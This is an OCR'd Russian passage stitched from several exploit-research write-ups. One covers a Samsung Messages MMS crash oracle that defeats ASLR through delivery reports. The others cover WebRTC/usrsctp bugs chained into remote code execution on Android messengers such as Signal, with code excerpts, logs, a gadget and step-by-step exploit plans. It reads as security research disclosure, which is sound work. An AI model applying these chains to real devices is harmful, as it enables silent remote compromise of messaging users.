
Корректные MMS обычно включают разметку SMIL, управляющую представлением, но Samsung Messages принимает медиафайлы и без неё. Что важнее, MIME-типы вложений задаются отдельно от их содержимого. Поэтому файл Qmage можно пометить как `image/jpeg`, доставить как изображение и автоматически декодировать как bitmap.

Отчёты о доставке MMS

Отчёты о доставке существуют с MMS 1.0. Отправитель запрашивает подтверждение, устанавливая `X-Mms-Delivery-Report` в `yes`, что представлено байтами `86 81`. Если класс сообщения равен `auto`, поле вместо этого должно быть `no`.

Google Messages предоставляет отчёты о доставке SMS, но не MMS. Samsung Messages поддерживает их в разделе **Настройки > Дополнительные настройки > Мультимедийные сообщения > Показывать при доставке**.






Это один из немногих механизмов протокола, косвенно возвращающих сведения с телефона получателя. Возможность раскрыть сбой зависит от точного времени его выполнения относительно разбора вложений.

Более подробный взгляд на MM1


Предположим, что оба телефона работают в одной сети, получатель автоматически загружает MMS, связь достаточна, а отправитель запрашивает отчёт. Обычный обмен проходит следующим образом:

1. Отправитель передаёт `M-send.req` через HTTP POST.
2. MMSC отправляет получателю уведомление WAP Push.
3. Samsung Messages автоматически выполняет HTTP GET сериализованного MMS.
4. Клиент разбирает и сохраняет сообщение.

5. Он подтверждает успешное получение с помощью `M-notifyresp.ind` через HTTP POST.
6. MMSC возвращает отправителю отчёт `M-delivery.ind`.



Samsung Messages разбирает внешние медиафайлы до завершения этапа 5. Некорректный Qmage может вызвать сбой процесса после GET, но до `M-notifyresp.ind`. Тогда MMSC не считает сообщение доставленным и не отправляет немедленного отчёта.



Обычное сообщение создаёт оба запроса в logcat:

```
11:25:25.494 HTTP: GET http://<redacted>, PDU size=0
11:25:27.388 HTTP: response size=66626
11:25:28.825 HTTP: POST http://<redacted>, PDU size=16
11:25:29.155 HTTP: 200 OK
```

Подтверждение начинается примерно через 1,5 секунды после получения тела сообщения. Qmage, вызывающий сбой, показывает только GET:

```
11:32:10.890 HTTP: GET http://<redacted>, PDU size=0
```

```
11:32:11.273 HTTP: response size=935
```

До выполнения POST декодер вызывает ошибку:

```
11:32:12.585 Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR),
fault addr 0x41414141414189 in tid 31866, pid 30665
```

NowSMS декодирует входящий успешный отчёт в файл `.HDR` в каталоге `MMS-IN`:

```
Message-type: m-delivery-ind
MMS-version: 1.2
Message-id: 20200723-11-E46838C6@nowsms
To: <redacted>/TYPE=PLMN
Date: Thu, 23 Jul 2020 09:55:00 GMT
Status: Retrieved
```

`Message-id` связывает его с отправленным запросом. При сбое цели немедленный файл не появляется. Оператор может повторять попытки до истечения срока сообщения и в итоге вернуть:

```
Message-type: m-delivery-ind
Message-id: 20200723-11-D44AF894@nowsms
Status: Expired
```

У наблюдавшихся операторов срок действия по умолчанию составлял 48 часов и настраивался с помощью `X-Mms-Expiry` в диапазоне от одной минуты до 48 часов. Эксплойт не ждёт истечения: отсутствие отчёта о доставке через 30 секунд после отправки рассматривается как сбой.

В сочетании с проверкой адресов из части 3 и стабильным расположением кода и данных Android Zygote при перезапусках приложений это создаёт удалённый однобитный оракул ASLR. Множество сбоев позволяет раскрывать полные адреса по одному решению за раз.

Дополнительные соображения о надёжности оракула

Побочный канал надёжен, когда оба телефона сохраняют хорошую связь с MMSC. Слабейшее место — расположение кучи: примитив предполагает соседство двух последовательных 160-байтных выделений jemalloc, пиксельного буфера и `android::Bitmap`. Бакет 129–160 байт также используется посторонними объектами Samsung Messages.

Каждый запрос может начинаться с чистой кучи, если сначала безусловно аварийно завершить приложение. Ложный результат оракула уже вызывает сбой, поэтому явные сбросы нужны только перед первым запросом и после истинного результата. Подойдёт любой детерминированно некорректный Qmage. Эксплойт использует образец, передающий в `malloc` отрицательный размер, получающий null и разыменовывающий его.

Это повысило оценочную точность на Galaxy Note 10+ выше 99%. На других устройствах, выпусках Android, с иной историей сообщений и включёнными функциями могут потребоваться повторные проверки и порог уверенности вместо доверия одному наблюдению.

ActivityManager и ограничение частоты сбоев в Android

После двух быстрых сбоев Samsung Messages перезапускается нормально:

```
15:52:45.549 Fatal signal 11 ... pid 8930
15:52:55.517 Fatal signal 11 ... pid 10727
```

Третье входящее MMS отклоняется:

```
BroadcastQueue: Unable to launch app com.samsung.android.messaging
```

```
for broadcast android.provider.Telephony.WAP_PUSH_DELIVER:
process is bad
```

На этом этапе атакующий не может достичь Qmage, а жертва не может получать SMS/MMS до ручного открытия Messages. `isBadProcessLocked()` в ActivityManager проверяет присутствие процесса в `mBadProcesses`:

```
boolean isBadProcessLocked(ApplicationInfo info) {
    return mBadProcesses.get(info.processName, info.uid) != null;
}
```


`handleAppCrashLocked()` помечает приложение как плохое, если два сбоя происходят слишком близко:

```
if (crashTime != null &&
    now < crashTime + ProcessList.MIN_CRASH_INTERVAL) {
    Slog.w(TAG, "Process " + app.info.processName +
          " has crashed too many times: killing!");
    mBadProcesses.put(app.info.processName, app.uid,
        new BadProcessInfo(now, shortMsg, longMsg, stackTrace));
}
```

Интервал равен одной минуте:

```
static final int MIN_CRASH_INTERVAL = 60 * 1000;
```

Поэтому атака должна гарантировать как минимум 60 секунд между сбоями. Истинная проверка требует последующего сбрасывающего MMS; ложная сама сбрасывает процесс.



Общего ограничения числа сбоев нет, поэтому медленная атака может продолжаться бесконечно. Восьмичасовое ночное окно теоретически допускает около 480 проверок.

Ещё одно осложнение — источник времени:

```
final long now = SystemClock.uptimeMillis();
```

`uptimeMillis()` останавливается во время глубокого сна. Ожидание одной минуты настенного времени, пока телефон бездействует, может не увеличить интервал сбоев ActivityManager. Эксплойт должен сохранять CPU активным, не привлекая внимания владельца.

Были определены три бесшумные техники:

• MMS с пустым вложением `text/plain` тратит время на обработку, а затем вызывает необработанное исключение Java до уведомления; это исправили в Samsung Messages 11.1.0.61;
• MMS примерно со 140 КБ текста или больше тратит несколько секунд на создание уведомления, но завершается ошибкой до воспроизведения звука;
• SMS длиннее 5180 символов приходит в 34 сегментах; телефон получает примерно один сегмент в секунду, отказывается от сборки после 33 и увеличивает uptime примерно на 35 секунд без уведомления.

Эти методы показывают, что глубокий сон — неудобство, а не фундаментальный барьер, хотя они удлиняют цепочку, снижают надёжность и могут заметно расходовать батарею.

Итоги

Мы построили реалистичную для оператора тестовую среду MMS, изучили поток запросов MM1 и двоичную инкапсуляцию и программно запросили отчёты о доставке. Поскольку Samsung Messages разбирает вложения до отправки `M-notifyresp.ind`, наличие отчёта показывает, вызвал ли некорректный Qmage сбой процесса. Вместе с проверкой памяти из части 3 это образует работоспособный, но медленный оракул ASLR.

Часть 5: обход ASLR Android и получение RCE определяет необходимые адреса кода и данных, находит области без исходного указателя, минимизирует число одноминутных запросов и превращает существующие примитивы в произвольное выполнение кода.

Эксплуатация Android-мессенджеров через WebRTC: часть 2

Ошибка получше

В части 1 двух ошибок повреждения памяти RTP хватило для перемещения указателя инструкций, но они не предоставили практичного обхода ASLR. В этой части мы возвращаемся к SCTP и находим более сильное сочетание примитивов раскрытия информации и управления потоком.

usrsctp

Я начала с повторного исследования старых ошибок WebRTC. Даже исправленная проблема может указать на код, где вероятны родственные ошибки. Одним из примеров была CVE-2020-6831 — чтение за пределами буфера в usrsctp, пользовательской реализации Stream Control Transmission Protocol, лежащей в основе каналов данных WebRTC. RTP переносит аудио и видео, а SCTP — одноранговый текст, двоичные данные и события приложений.

Исследование usrsctp обнаружило переполнение буфера стека, также отслеживаемое как CVE-2020-6831, с контролируемыми атакующим размером и содержимым. Самуэль Гросс предложил побайтово перезаписывать cookie стека и адрес возврата, используя сбои как оракул. Однако через WebRTC ошибка была недостижима: для неё клиентский сокет должен подключиться к слушающему, тогда как WebRTC использует клиентов с обеих сторон.

Следующей находкой стала CVE-2020-6514 — необычная ошибка интеграции. usrsctp идентифицирует конечные точки собственного транспорта парой значений `void *`. Она никогда не разыменовывает их, но включает числовые значения в пакеты протокола. WebRTC передаёт адрес своего экземпляра `SctpTransport`, поэтому каждое соединение SCTP раскрывает удалённому узлу указатель кучи. Самого по себе этого недостаточно: Android не показал надёжной корреляции между адресом кучи и загруженной библиотекой.

Третья ошибка обнаружилась в обработке ASCONF. Код отклоняет слишком большой параметр и возвращается, но освобождает слишком маленький буфер подтверждения без возврата:

```
if (param_length > sizeof(aparam_buf)) {
  SCTPDBG(SCTP_DEBUG_ASCONF1,
          "handle_asconf: param length (%u) larger than buffer size!\n",
          param_length);
  sctp_m_freem(m_ack);
  return;
}
if (param_length <= sizeof(struct sctp_paramhdr)) {
  SCTPDBG(SCTP_DEBUG_ASCONF1,
          "handle_asconf: param length (%u) too short\n",
          param_length);
  sctp_m_freem(m_ack);
  // Missing return.
}
```

Затем `m_ack` используется после освобождения. В новых версиях usrsctp и WebRTC проблема уже была исправлена, а изначально Марк Водрич сообщил о ней как об ошибке 376 19 сентября 2019 года.

Раскрытие памяти с помощью ошибки 376

Освобождённый объект — это `mbuf`, используемый для содержимого входящих и исходящих пакетов. Он начинается со следующего заголовка:

```
struct m_hdr {
  struct mbuf *mh_next;
  struct mbuf *mh_nextpkt;
  caddr_t mh_data;
  int mh_len;
  int mh_flags;
  short mh_type;
  uint8_t pad[M_HDR_PAD];
};
```

Позднее обработка ASCONF добавляет освобождённое подтверждение в исходящую очередь:

```
TAILQ_INSERT_TAIL(&stcb->asoc.asconf_ack_sent, ack, next);
```

Если выделение заместить контролируемыми данными, у которых `mh_data` указывает на интересную память, путь подтверждения отправит эту память удалённому узлу. Указатель кучи, раскрытый CVE-2020-6514, сразу даёт цель: объект `SctpTransport` содержит указатель на таблицу виртуальных функций и потому раскрывает базу библиотеки WebRTC.

Первая попытка повторно занять память использовала удерживаемые пакеты RTP того же размера. Видеопакеты остаются в очереди до сборки полного кадра, поэтому отсутствие конца кадра создаёт множество долгоживущих выделений. К сожалению, OpenSSL также выделяет объекты этого размерного класса. Если один из них занимал освобождённый `mbuf`, записи usrsctp оставляли OpenSSL в невосстановимом цикле, не позволяя создавать новые соединения и не вызывая чистого сбоя.

Безопаснее повторно занять память внутри usrsctp до появления сетевого трафика. Пакет SCTP может содержать несколько фрагментов, каждый из которых обрабатывается до передачи исходящей очереди подтверждений. Поэтому один пакет способен запустить UAF во фрагменте ASCONF и повторно занять память в более позднем фрагменте.

Немногие выделения usrsctp имеют удалённо контролируемые размеры. Лучший кандидат — поставленный в очередь запрос сброса потока данных:

```
number_entries = ((len - sizeof(struct sctp_stream_reset_out_request)) /
                  sizeof(uint16_t));
siz = sizeof(struct sctp_stream_reset_list) +
      (number_entries * sizeof(uint16_t));
SCTP_MALLOC(liste, struct sctp_stream_reset_list *, siz, SCTP_M_STRESET);

liste->seq = seq;
liste->tsn = tsn;
liste->number_entries = number_entries;
memcpy(&liste->list_of_streams, req->list_of_streams,
       number_entries * sizeof(uint16_t));
TAILQ_INSERT_TAIL(&asoc->resetHead, liste, next_resp);
```

К счастью, `next_resp` перекрывает `mbuf.mh_next` и имеет совместимый тип указателя, поэтому обход не завершается сразу ошибкой. Менее удобно то, что перекрывающие `mh_data` значения — это порядковый номер сброса и transmission sequence number (TSN), и оба проверяются.

Порядковый номер сброса должен быть равен исходному значению соединения и младшим 32 битам раскрытого указателя `SctpTransport`. Поддельный `COOKIE_ECHO` может установить необходимый номер до UAF. TSN должен равняться старшим 32 битам указателя и одновременно считаться находящимся впереди накопленного TSN. Поскольку старшая половина меньше `0x80`,

сравнение порядковых номеров даёт желаемый результат только при установленном бите 31 младшей половины — примерно в половине расположений ASLR.

Повторная неудача неприемлема, поскольку расположение Android остаётся стабильным до перезагрузки. Фрагменты `FWD_TSN` решают проблему, продвигая накопленный TSN до 4096 шагов за раз. Отправка множества фрагментов в нескольких плотно упакованных пакетах устанавливает бит 31 за секунды. После этого проверка выполняется независимо от исходного адреса кучи.

Цель возвращает байты из `SctpTransport`, включая таблицу виртуальных функций, раскрывая образ WebRTC. Второе применение той же утечки читает элемент `malloc` из Global Offset Table по фиксированному смещению относительно образа. Поскольку `malloc` находится в libc Android, её адрес даёт более стабильную базу системной библиотеки для приложений, по-разному собирающих или компонующих WebRTC.

Перемещение указателя инструкций — снова

После регистрации CVE-2020-6514 Янн Хорн заметил, что указатель собственного транспорта также позволяет управлять выполнением. Для обычных исходящих пакетов usrsctp выбирает адрес из состояния соединения; при обработке `COOKIE_ECHO` она принимает адрес, переданный в подписанном cookie. WebRTC преобразует этот адрес обратно в `SctpTransport *` и выполняет для него виртуальные вызовы.

Атакующий не должен иметь возможности подделывать cookie, но usrsctp инициализирует случайность для их подписания следующим образом:

```
srandom(getpid());
```

Тот же предсказуемый генератор создаёт значение, раскрываемое в начальном рукопожатии SCTP. Проверяя через `srand` каждый возможный PID от 0 до 70 000, сценарий восстанавливает PID цели по наблюдаемому значению, а затем воспроизводит секрет cookie. Атакующий может подписать `COOKIE_ECHO` с любым адресом собственного транспорта.

WebRTC выполняет виртуальный вызов через этот указатель, как только usrsctp отправляет `COOKIE_ACK`. Это даёт более чистый примитив указателя инструкций, чем техника RTP, и использует ту же функцию SCTP, которая уже нужна для раскрытия ASLR, увеличивая число приложений, к которым применима цепочка.

Собираем всё вместе

План состоит в размещении поддельного объекта и поддельной таблицы виртуальных функций в куче по известному адресу. Таблица указывает на гаджет libc и в конечном итоге на `system`, выполняющую команду оболочки.

`SctpTransport` содержит `CopyOnWriteBuffer` с именем `partial_incoming_message_`. usrsctp передаёт WebRTC крупные незавершённые фрагментированные сообщения, которая добавляет их в этот буфер до получения последнего фрагмента:

```
transport->partial_incoming_message_.AppendData(
    reinterpret_cast<uint8_t *>(data), length);

if (!(flags & MSG_EOR) &&
    transport->partial_incoming_message_.size() < kSctpSendBufferSize) {
  return 1;
}
```

```
transport->invoker_.AsyncInvoke<void>(
    RTC_FROM_HERE,
    transport->network_thread_,
    rtc::Bind(&SctpTransport::OnInboundPacketFromSctpToTransport,
              transport,
              transport->partial_incoming_message_,
              params,
              flags));
transport->partial_incoming_message_.Clear();
```

Сначала это казалось непригодным для самоссылочного поддельного объекта: базовый адрес становился известен лишь после записи неизменяемых данных. `CopyOnWriteBuffer::Clear()` обеспечивает недостающий порядок. Поставленная в очередь callback-функция удерживает ссылку на старые байты, поэтому очистка выделяет новый базовый буфер. Его указатель можно раскрыть до заполнения. Пока последующие данные не превышают наибольший очищенный размер, `AppendData` повторно использует это выделение.

Два чтения проходят по косвенным ссылкам от `SctpTransport` к `CopyOnWriteBuffer`, а затем к его базовым данным. Теперь атакующий может включить этот известный адрес внутрь самого поддельного объекта.

Тестирование с последовательными значениями-маркерами привело к переходу через X8 при также контролируемом X21 и X23, указывающем на поддельный объект. libc Android содержит идеальный гаджет в `do_nftw`:

```
do_nftw(char const*, int (*) ...) + 0x138
LDR X0, [X23,#0x30]
LDR X1, [X23,#0x70]
BLR X21
```

Установка X21 в `system` и размещение строки команды по смещению `0x30` заставляют гаджет вызвать `system(command)`.

Окончательный эксплойт выполняет следующие шаги:

1. Восстановить удалённый PID по значению во фрагменте `INIT` и вывести секрет cookie.
2. Использовать ошибку 376 для чтения таблицы виртуальных функций `SctpTransport`.
3. Прочитать `malloc` из Global Offset Table WebRTC и вычислить базу libc.
4. Заполнить `partial_incoming_message_` данными необходимого размера.
5. Очистить его, чтобы создать повторно используемое базовое выделение.
6. Прочитать адрес буфера `partial_incoming_message_` из `SctpTransport`.
7. Прочитать адрес базовых данных из объекта буфера.
8. Заполнить известное базовое выделение самоссылочным поддельным объектом, поддельной таблицей виртуальных функций, адресами гаджетов и командой.
9. Отправить поддельный `COOKIE_ECHO`; WebRTC выполняет виртуальный вызов, достигает гаджета libc и вызывает `system`.

Теперь эксплойт работает в демонстрационном Android-приложении WebRTC. Часть 3 проверяет предположения на настоящих мессенджерах и их различающихся интеграциях WebRTC.

Эксплуатация Android-мессенджеров через WebRTC: часть 3

Какие мессенджеры?

В части 2 описан Android-эксплойт для WebRTC, который использует ошибку 376 в usrsctp для раскрытия памяти, CVE-2020-6514 для управления пользовательским адресом транспорта и поддельный `COOKIE_ECHO` для запуска виртуального вызова. В этой части проверяется, какие реальные приложения для обмена сообщениями предоставляют необходимые возможности и должна ли цель сначала ответить на звонок.

Эксплойт

Во время разработки исходящие SCTP-пакеты изменялись в специальной сборке WebRTC. Для клиентов с закрытым исходным кодом это непрактично, поэтому окончательная версия атакующего клиента использует Frida для перехвата собственной реализации WebRTC во время выполнения. Хуки проверяют входящий трафик, изменяют исходящий SCTP, пересчитывают контрольные суммы и подписи, а также подавляют посторонний RTP-трафик, который создавал бы шум в куче.

Хук	Назначение
`usrsctp_conninput`	Наблюдение за входящим SCTP
`DtlsTransport::SendPacket`	Изменение исходящего SCTP
`cricket::SctpTransport::SctpTransport`	Определение готовности транспорта
`calculate_crc32c`	Пересчёт контрольных сумм SCTP
`sctp_hmac`	Получение или проверка секрета cookie
`sctp_hmac_m`	Подписание поддельных SCTP-пакетов
`SrtpTransport::ProtectRtp`	Подавление RTP и уменьшение шума в куче

Функции можно найти по символам или смещениям в двоичном файле. Также необходимы три смещения, зависящие от конкретной цели:

• `system` относительно `malloc` в Android libc;
• гаджет `do_nftw` относительно `malloc`;
• vtable WebRTC `cricket::SctpTransport` относительно записи `malloc` в Global Offset Table.

Первые два зависят от сборки Android на целевом устройстве. Третье зависит от двоичного файла приложения, содержащего WebRTC.

У proof-of-concept-скриптов есть важное ограничение: большинство операций чтения памяти работает, только когда в соответствующем указателе установлен бит 31. В части 2 объясняется, как повторяющиеся чанки `FWD_TSN` устраняют это ограничение, и в скриптах есть один пример,

однако эта корректировка реализована не для каждого чтения. Для тестирования устройство перезагружалось до тех пор, пока WebRTC не загружался по подходящему адресу.

Android-приложения

Поиск APK из Google Play по специфичной для usrsctp строке обнаружил примерно 200 приложений с более чем пятью миллионами пользователей, в состав которых, по всей видимости, входил WebRTC. Их назначение можно разделить на четыре широкие категории:

• **Проецирование:** интерфейс телефона с согласия владельца проецируется в браузер на настольном компьютере. Обе конечные точки принадлежат пользователю, поэтому удалённая эксплуатация даёт мало преимуществ.
• **Потоковая передача:** один отправитель охватывает множество зрителей, обычно через промежуточный сервер, на котором завершается WebRTC. Некорректный трафик одного участника, как правило, не может напрямую достичь другого пользователя.
• **Браузеры:** JavaScript предоставляет гибкую настройку WebRTC. Атакующему всё равно требуется убедить цель посетить страницу, запускающую одноранговое соединение, поэтому последствия аналогичны другим ошибкам повреждения памяти в renderer.
• **Конференции:** пользователи обмениваются аудио или видео в реальном времени. Это категория с наивысшим риском, особенно когда любая учётная запись может позвонить выбранному пользователю по идентификатору.

Риск в значительной степени зависит от обнаружения и установления звонка. Требование предварительного взаимодействия, кода конференции или ссылки усложняет целевой контакт. Случайный подбор собеседников и звонки в службу поддержки обычно не позволяют атакующему выбрать жертву. Поэтому исследование сосредоточилось на приложениях для конференций, в которых можно было связаться с конкретным пользователем.

Список, составленный 18 июня 2020 года, выглядел так:

Приложение	Установки из Google Play
Facebook Messenger	1B
Google Duo	1B
Google Hangouts	1B
Viber	500M
VK	100M
OK / TamTam	100M / 10M
Discord	100M
JioChat	50M
ICQ	10M
BOTIM	10M

Signal	10M
Slack	10M

Некоторые кандидаты были исключены, потому что их сервис был недоступен или тестирование требовало чрезмерного количества взаимодействий с рекламой. Название одного затронутого приложения первоначально не раскрывалось, поскольку срок раскрытия отдельной серьёзной уязвимости ещё не наступил. В обновлении от 14 октября 2020 года было указано, что этим приложением была **Mocha**.

Проверка эксплойта

Приведённые ниже результаты отражают ограниченное тестирование множества приложений. Положительный результат демонстрирует возможность эксплуатации в проверенных условиях; отрицательный не доказывает невозможность любой атаки через WebRTC. Пользователям, которым нужна уверенность в безопасности конкретного продукта, следует обратиться к его поставщику.

Signal

Signal стал первой целью, поскольку исходный код его интеграции `ringrtc` открыт. Сборка ringrtc и Signal с символами упростила настройку семи Frida-хуков. Эксплойт срабатывал примерно в 90% случаев и не требовал взаимодействия с пользователем: уязвимая версия устанавливала соединение WebRTC и принимала RTP/SCTP до ответа на входящий звонок.

